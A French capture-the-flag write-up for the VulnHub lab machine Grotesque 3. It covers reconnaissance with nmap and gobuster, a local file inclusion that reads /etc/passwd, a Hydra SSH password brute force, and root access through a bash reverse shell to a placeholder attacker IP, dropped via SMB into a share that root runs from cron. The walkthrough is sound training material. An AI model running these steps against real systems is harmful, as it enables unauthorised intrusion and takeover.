

WRITE-UP GROTESQUE 3

Ce document est un write-up pour la machine GROTESQUE 3 de vulnhub ([Grotesque: 3.0.1 ~ VulnHub](#)). Toutes les manipulations effectuées dans ce document ont été réalisées dans un environnement de type "bac à sable" et ne doivent être dans aucun cas reproduites dans un environnement non contrôlé ou à des fins malveillantes.

NIVEAU VULNHUB : MEDIUM

Partie 1 : Reconnaissance

Pour le moment les seules informations dont on dispose sont celles sur le site de vulnhub.

Les machines attaquante et victime tournent toutes les deux sur VirtualBox en mode réseau privé hôte.

Machine attaquante :

OS : Kali Linux

IP : 192.168.56.101

Machine GROTESQUE 3 :

OS : ?

IP : Récupérée par DHCP

Pour commencer, nous allons faire une reconnaissance du réseau à l'aide d'un scan Nmap.

```
nmap -sP 192.168.56.0/24
```

-sP : scan de ping

Ici on utilise l'option **-sP** pour que le scan soit plus rapide.

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 13:34 EST
Nmap scan report for 192.168.56.1
Host is up (0.00014s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.000098s latency).
MAC Address: 08:00:27:66:09:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00018s latency).
MAC Address: 08:00:27:5E:36:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 30.73 seconds
```

OK, on obtient 4 adresses, les deux premières sont les adresses du serveur DHCP et de la route par défaut du réseau. Nous avons la **.101** donc celle qui nous intéresse ici est la **.102**.

Super, maintenant on peut faire un scan nmap plus précis sur la machine à attaquer.

```
nmap -sC -sV 192.168.56.102
```

-sC : Exécute des scripts par défaut pour détecter des vulnérabilité
-sV : Énumère les versions des services


```
(kali㉿kali)-[~]
$ nmap -sC -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 13:51 EST
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:5E:36:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.94 seconds
```

On obtient donc :

- **Le port 22/tcp ssh ouvert**, ça nous sera sûrement utile plus tard pour nous connecter à la machine victime
- **Le port 80/tcp ouvert**.

Allons voir ce qu'il se passe sur le port HTTP.



Mmmmh, ok. Apparemment notre "Atlas" pourrait nous éclairer... Pendant l'analyse du site web, nous allons lancer un scan **Gobuster** pour scanner et identifier les différentes pages ou répertoires qui pourraient être accessibles depuis <http://192.168.56.102/>.

```
gobuster dir -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
```

```
http://192.168.56.102 -t 50 -x txt,html,php
```


dir : Mode “brute force de répertoire/fichiers”
-w : Wordlist utilisé
-u : Cible
-t : Nombre de requêtes envoyé simultanément
-x : Test chaque mot de la wordlist avec les extensions txt, html et php

Pendant notre scan j'ai regardé dans le code source de la page et rien ne semble y être caché...

Le résultat de notre scan n'a pas non plus été très productif.

```
[kali㉿kali] [~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.102 -t 50 -x txt,html,php
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.102
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,txt,html
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 590]
/server-status    (Status: 403) [Size: 279]
Progress: 882232 / 882232 (100.00%)
=====
Finished
```

A ce stade, nous n'avons pas beaucoup d'informations utiles, allons voir ce qui se passe si on clique sur “atlas”.



Ok c'est une image, récupérons-la et essayons de voir si il n'y a

pas des choses cachées dedans avec de la stéganographie.

```
(kali㉿kali)-[~]
└─$ curl -o atlasg.jpg http://192.168.56.102/atlasg.jpg
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2513334 (2.4M) [image/jpeg]
Saving to: 'atlasg.jpg'

atlasg.jpg                                              100%[=====]  2.40M --.-KB/s   in 0.02s
2026-01-22 14:13:53 (96.9 MB/s) - 'atlasg.jpg' saved [2513334/2513334]
```

Nous allons utiliser l'outil **steghide**.

```
(kali㉿kali)-[~]
└─$ steghide extract -sf atlasg.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

extract : mode extraction


-sf : méthode

De manière pas très surprenante, une passphrase est demandée...
J'ai essayé de brute force la passphrase avec **stegseek** mais sans succès.

Rien non plus n'a l'air caché dans l'entête de l'image.

```
(kali㉿kali)-[~]
└─$ head atlasg.jpg
*****:ExifMM*          *1"♦2ui*$*
**'
**'Adobe Photoshop CC 2018 (Windows)2021:07:10 23:23:08♦0221*****      r(*
♦HH*****
Adobe_CM♦Adobed*****
```

A ce stade, il ne nous reste pas d'autre choix que de fouiller.
Selon le site il faudrait regarder l'image pour nous éclairer et après de longues minutes de recherche j'aperçois ça :



MD5 ? Ok intéressant, essayons de recommencer les étapes précédentes mais en utilisant la méthode de hachage MD5.

Tout d'abord j'ai écrit un petit script pour transformer notre wordlist de répertoires au format MD5.

```
1#!/bin/bash
2
3for mot in $(cat /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt)
4do
5    echo $mot | md5sum | cut -d ' ' -f 1 >> wordlist_md5
6done
```

(la commande **cut** permet de garder que le premier champ du mot créé afin d'éviter le “-” à la fin de chaque ligne que **md5sum** créé)

Maintenant que l'on a notre nouvelle liste, relance un scan **Gobuster** avec celle-ci.

```
(kali㉿kali)-[~]
$ gobuster dir -w wordlist_md5 -u http://192.168.56.102 -t 50 -x txt,html,php
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://192.168.56.102
[+] Method:                   GET
[+] Threads:                  50
[+] Wordlist:                 wordlist_md5
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.8
[+] Extensions:              txt,html,php
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
=====
/f66b22bf020334b04c7d0d3eb5010391.php (Status: 200) [Size: 0]
Progress: 904488 / 904488 (100.00%)
=====
Finished
```

Super cette fois ci on trouve un fichier !

Partie 2 : Exploit

En allant sur la page on ne trouve rien. Cependant, une vulnérabilité très courante dans les extensions en **.php** est la vulnérabilité **LFI** (Local File Inclusion), elle consiste à forcer au serveur web de lire des fichiers locaux auxquels on ne devrait pas avoir accès.

Nous allons utiliser l'outil **FUZZ** pour essayer de trouver les paramètres à utiliser pour exploiter la vulnérabilité et de lister les utilisateurs locaux du serveur. Commençons avec la wordlist classique.

```
(kali㉿kali)-[~]
$ wfuzz -u 'http://192.168.56.102/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passwd' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hw 0
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
*****
* WFuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.102/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passwd
Total requests: 220560

ID      Response  Lines   Word     Chars   Payload
=====
000017563:  200        27 L    40 W    1457 Ch    "purpose"

Total time: 97.15340
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 2270.223
```

- u : Cible
- w : wordlist à utiliser
- hw 0 : N'affiche que les réponses qui on aboutit

Donc le paramètre vulnérable est "**purpose**", on peut maintenant récupérer le contenu du fichier **/etc/passwd**

```
(kali㉿kali)-[~]
└─$ curl http://192.168.56.102/f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
freddie:x:1000:1000:freddie,,,:/home/freddie:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

Intéressant, on peut voir qu'il y a un utilisateur local, "**freddie**". Essayons de brute force son mot de passe avec le dictionnaire **rockyou** pour essayer de se connecter en SSH au serveur à l'aide de **Hydra**.

Pour ce faire, j'aime utiliser l'application **Hydra** directement plutôt que de le faire en ligne de commande, mais voici l'équivalent en ligne de commande si vous le souhaitez.

```
hydra -l freddie -P wordlist/rockyou.txt -u -s 22 192.168.56.102 ssh
```

- l : Le login
- P : La wordlist à utiliser
- u : Ne tester les mots de passe qu'une fois
- s 22 : On précise le port

Malheureusement nous n'avons aucun résultat, réessayons avec la liste au format MD5 que nous avons créé tout à l'heure.

```
hydra -l freddie -P /home/kali/wordlist_md5 -u -s 22 192.168.56.102 ssh
```

```
(kali㉿kali)-[~]
└─$ hydra -t 64 -L freddie -P /home/kali/wordlist_md5 -u 192.168.56.102 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-22 17:18:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 64 tasks per 1 server, overall 64 tasks, 226125 login tries (l:1:p:226125), ~3534 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 516.00 tries/min, 516 tries in 00:01h, 225656 to do in 07:18h, 17 active
[STATUS] 331.00 tries/min, 993 tries in 00:03h, 225182 to do in 11:21h, 14 active
[STATUS] 274.43 tries/min, 1921 tries in 00:07h, 224254 to do in 13:38h, 14 active
[22][ssh] host: 192.168.56.102 login: freddie password: 61a4e3e60c063d1e472dd780f64e6cad
[STATUS] 146.93 tries/min, 2204 tries in 00:15h, 223975 to do in 25:25h, 10 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-22 17:34:35
```

Cette fois ci on trouve un couple login / mot de passe pour **freddie**.

Essayons une connexion SSH.

```
(kali㉿kali)-[~]
└─$ ssh freddie@192.168.56.102
freddie@192.168.56.102's password:
Linux grotesque 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
freddie@grotesque:~$ █
```

Maintenant que nous sommes connectés, on peut récupérer le premier flag.

```
freddie@grotesque:~$ cat user.txt
35A7EB682E33E89606102A883596A880freddie@grotesque:~$ █
```

Place maintenant à l'élévation de privilèges.

Partie 3 : Elévation de privilèges

Commençons par voir si l'utilisateur peut exécuter des commandes avec des droits spéciaux.

```
freddie@grotesque:~$ sudo -l  
-bash: sudo: command not found  
freddie@grotesque:~$ █
```

Sans succès...

Regardons maintenant si certains fichiers possèdent un bit SUID qui pourrait nous être utile.

```
freddie@grotesque:~$ find / -user root -perm /4000 2>&1 | grep -v "Permission"  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmcrypt-get-device  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/chfn  
/usr/bin/umount  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/gpasswd  
/usr/bin/chsh  
find: '/proc/16590/task/16590/fd/6': No such file or directory  
find: '/proc/16590/task/16590/fdinfo/6': No such file or directory  
find: '/proc/16590/fd/5': No such file or directory  
find: '/proc/16590/fdinfo/5': No such file or directory  
freddie@grotesque:~$ █
```

A première vue, tous les résultats semblent normaux.

Jetons maintenant un oeil au fichier **crontab**

```
freddie@grotesque:~$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# .———— minute (0 - 59)  
# | .———— hour (0 - 23)  
# | | .———— day of month (1 - 31)  
# | | | .———— month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | .———— day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
freddie@grotesque:~$ █
```

Ici aussi rien de spécial.

Après avoir cherché dans les fichiers `/var/www` ou encore dans le home de **freddie** pour voir d'éventuel fichier caché ce qui n'a rien donné non plus, j'ai essayé de lister les ports ouverts de la machine pour voir si des ports qui n'étaient pas dans le scan nmap apparaissaient.

```
ss -tunl
-t : TCP
-u : UDP
-n : Afficher les numéros de port plutôt que HTTP par exemple
-l : Afficher les ports en écoute
```

```
freddie@grotesque:~$ ss -tunl
Netid      State      Recv-Q      Send-Q      Local Address:Port
          UNCONN      0           0          0.0.0.0:68
          UNCONN      0           0          192.168.56.255:137
          UNCONN      0           0          192.168.56.102:137
          UNCONN      0           0          0.0.0.0:137
          UNCONN      0           0          192.168.56.255:138
          UNCONN      0           0          192.168.56.102:138
          UNCONN      0           0          0.0.0.0:138
          LISTEN      0           128         0.0.0.0:22
          LISTEN      0           50          0.0.0.0:445
          LISTEN      0           80          127.0.0.1:3306
          LISTEN      0           50          0.0.0.0:139
          LISTEN      0           128         *:80
          LISTEN      0           50          [::]:1445
          LISTEN      0           50          [::]:139
freddie@grotesque:~$
```

Ok, le port 445 qui correspond au service SMB est ouvert alors qu'il n'apparaissait pas sur le scan nmap.

Continuons à chercher.

J'ai ensuite essayé de lister les processus en cours sur le serveur, mais rien non plus puis j'ai repensé au script pspy64 qui permet de lister les processus de manière plus précise surtout pour les processus qui s'exécutent et se ferment rapidement.

J'ouvre donc un serveur web sur ma machine attaquante pour importer le script sur la machine victime.

```
Machine attaquante : python3 -m http.server 8000
```

```
Machine victime : wget http://192.168.56.101:8000/audit/pspy64
```

Maintenant qu'on a le script on lui donne les droits d'exécution et on l'exécute.

```
2026/01/22 17:24:03 CMD: UID=0 PID=2 | /sbin/init
2026/01/22 17:24:03 CMD: UID=0 PID=1 | /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -l
2026/01/22 17:24:12 CMD: UID=0 PID=16815 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16816 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16817 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16818 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16819 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16820 | /sbin/init
2026/01/22 17:24:12 CMD: UID=0 PID=16821 | /usr/sbin/smbd --foreground --no-process-group
2026/01/22 17:24:12 CMD: UID=0 PID=16822 | /bin/sh /sbin/dhclient-script
2026/01/22 17:24:12 CMD: UID=0 PID=16823 | /bin/sh /sbin/dhclient-script
2026/01/22 17:25:01 CMD: UID=0 PID=16824 | /usr/sbin/CRON -f
2026/01/22 17:25:01 CMD: UID=0 PID=16825 | /usr/sbin/CRON -f
2026/01/22 17:25:01 CMD: UID=0 PID=16826 | /bin/sh -c bash /smbshare/*
```

Intéressant. Grâce à la dernière ligne on voit que l'utilisateur **root** (UID=0) exécute tous les scripts présent dans le partage **/smbshare/**.

Essayons d'y mettre un simple reverse shell dedans. Malheureusement **freddie** ne possède pas les droits d'écriture sur le dossier...

```
freddie@grotesque:/$ ls -l
total 61
lrwxrwxrwx 1 root root    7 Dec 17 2020 bin → usr/bin
drwrxr-xr-x 3 root root 4096 Dec 17 2020 boot
drwrxr-xr-x 17 root root 3280 Jan 22 12:32 dev
drwrxr-xr-x 76 root root 4096 Jul 11 2021 etc
drwrxr-xr-x 3 root root 4096 Dec 17 2020 home
lrwxrwxrwx 1 root root    31 Dec 17 2020 initrd.img → boot/initrd.img-4.19.0-13-amd64
lrwxrwxrwx 1 root root    31 Dec 17 2020 initrd.img.old → boot/initrd.img-4.19.0-13-amd64
lrwxrwxrwx 1 root root    7 Dec 17 2020 lib → usr/lib
lrwxrwxrwx 1 root root    9 Dec 17 2020 lib32 → usr/lib32
lrwxrwxrwx 1 root root    9 Dec 17 2020 lib64 → usr/lib64
lrwxrwxrwx 1 root root   10 Dec 17 2020 libx32 → usr/libx32
drwx—— 2 root root 16384 Dec 17 2020 lost+found
drwrxr-xr-x 3 root root 4096 Dec 17 2020 media
drwrxr-xr-x 2 root root 4096 Dec 17 2020 mnt
drwrxr-xr-x 2 root root 4096 Dec 17 2020 opt
dr-xr-xr-x 98 root root    0 Jan 22 12:32 proc
drwx—— 2 root root 4096 Jul 11 2021 root
drwrxr-xr-x 19 root root 560 Jan 22 16:55 run
lrwxrwxrwx 1 root root    8 Dec 17 2020 sbin → usr/sbin
drwrxr-xr-x 2 root root 4096 Jul 11 2021 smbshare
drwrxr-xr-x 2 root root 4096 Dec 17 2020 srv
dr-xr-xr-x 13 root root    0 Jan 22 12:32 sys
drwxrwxrwt  9 root root 1024 Jan 22 17:19 tmp
drwrxr-xr-x 13 root root 4096 Dec 17 2020 usr
drwrxr-xr-x 13 root root 4096 Dec 17 2020 var
lrwxrwxrwx 1 root root   28 Dec 17 2020 vmlinuz → boot/vmlinuz-4.19.0-13-amd64
lrwxrwxrwx 1 root root   28 Dec 17 2020 vmlinuz.old → boot/vmlinuz-4.19.0-13-amd64
```

MAIS on a vu au dessus que le port 445 était ouvert, essayons d'upload notre reverse shell depuis la connexion smb.

On récupère notre script sur [Online - Reverse Shell Generator](#)

```
#!/bin/bash  
bash -i >& /dev/tcp/VOTRE_IP_KALI/4444 0>&1
```

On l'upload sur notre machine victime avec la même technique que pour le script **pspy64** et on lui donne les droits d'exécution.

Il suffit maintenant de se connecter au service smb, d'upload le fichier et de lancer une écoute sur le port 4444 avec notre machine attaquante

```
smbclient -L 127.0.0.1
```

-L : Lister les partages

```
freddie@grotesque:/tmp$ smbclient -L 127.0.0.1  
Unable to initialize messaging context  
Enter WORKGROUP\freddie's password:  
  
      Sharename          Type          Comment  
      _____  
      print$            Disk          Printer Drivers  
      grotesque        Disk          grotesque  
      IPC$              IPC           IPC Service (Samba 4.9.5-Debian)  
Reconnecting with SMB1 for workgroup listing.  
  
      Server          Comment  
      _____  
      Workgroup        Master  
      _____  
      WORKGROUP        GROTESQUE  
freddie@grotesque:/tmp$ █
```

On se connecte maintenant au partage "**grotesque**" et on upload notre reverse shell.

```
freddie@grotesque:/tmp$ smbclient //127.0.0.1/grotesque  
Unable to initialize messaging context  
Enter WORKGROUP\freddie's password:  
Try "help" to get a list of possible commands.  
smb: \> put reverse.sh  
putting file reverse.sh as \reverse.sh (18.6 kb/s) (average 18.6 kb/s)  
smb: \> █
```

Sur notre machine attaquante, on lance une écoute sur le port 4444 et après quelque instant...

```
[└(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 35924
bash: cannot set terminal process group (17001): Inappropriate ioctl for device
bash: no job control in this shell
root@grotesque:~# whoami
whoami
root
root@grotesque:~# ]
```

Finalement, nous voila root. On peut maintenant récupérer le dernier flag et notre travail est terminé.

```
root@grotesque:~# cat root.txt
cat root.txt
5C42D6BB0EE9CE4CB7E7349652C45C4Aroot@grotesque:~# ]
```